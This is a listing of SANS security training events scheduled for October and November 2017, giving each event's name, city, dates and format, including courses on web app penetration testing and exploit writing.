SANS vLive - SEC542: Web App Penetration Testing and Ethical Hacking	SEC542 - 201710,	Oct 03, 2017 - Nov 09, 2017	vLive
SANS October Singapore 2017	Singapore, Singapore	Oct 09, 2017 - Oct 28, 2017	Live Event
SANS Phoenix-Mesa 2017	Mesa, AZ	Oct 09, 2017 - Oct 14, 2017	Live Event
Community SANS Chicago SEC504*	Chicago, IL	Oct 09, 2017 - Oct 14, 2017	Community SANS
Mentor Session - SEC504	Columbia, SC	Oct 10, 2017 - Nov 21, 2017	Mentor
SANS Tysons Corner Fall 2017	McLean, VA	Oct 14, 2017 - Oct 21, 2017	Live Event
Community SANS New York SEC542*	New York, NY	Oct 16, 2017 - Oct 21, 2017	Community SANS
SANS Tokyo Autumn 2017	Tokyo, Japan	Oct 16, 2017 - Oct 28, 2017	Live Event
SANS Brussels Autumn 2017	Brussels, Belgium	Oct 16, 2017 - Oct 21, 2017	Live Event
SANS vLive - SEC660: Advanced Penetration Testing, Exploit Writing, and Ethical Hacking	SEC660 - 201710,	Oct 17, 2017 - Nov 22, 2017	vLive
Mentor Session - SEC504	Dayton, OH	Oct 23, 2017 - Nov 27, 2017	Mentor
Community SANS Columbus SEC504	Columbus, OH	Oct 23, 2017 - Oct 28, 2017	Community SANS
SANS Berlin 2017	Berlin, Germany	Oct 23, 2017 - Oct 28, 2017	Live Event
SANS Seattle 2017	Seattle, WA	Oct 30, 2017 - Nov 04, 2017	Live Event
Community SANS Des Moines SEC504*	Des Moines, IA	Oct 30, 2017 - Nov 04, 2017	Community SANS
SANS San Diego 2017	San Diego, CA	Oct 30, 2017 - Nov 04, 2017	Live Event
SANS Gulf Region 2017	Dubai, United Arab Emirates	Nov 04, 2017 - Nov 16, 2017	Live Event
Community SANS Raleigh SEC504	Raleigh, NC	Nov 06, 2017 - Nov 11, 2017	Community SANS
SANS Miami 2017	Miami, FL	Nov 06, 2017 - Nov 11, 2017	Live Event
SANS Milan November 2017	Milan, Italy	Nov 06, 2017 - Nov 11, 2017	Live Event
Community SANS New York SEC504*	New York, NY	Nov 06, 2017 - Nov 11, 2017	Community SANS
Mentor Session AW - SEC504	Houston, TX	Nov 06, 2017 - Jan 29, 2018	Mentor
SANS Amsterdam 2017	Amsterdam, Netherlands	Nov 06, 2017 - Nov 11, 2017	Live Event
Community SANS Columbia SEC504	Columbia, MD	Nov 08, 2017 - Nov 15, 2017	Community SANS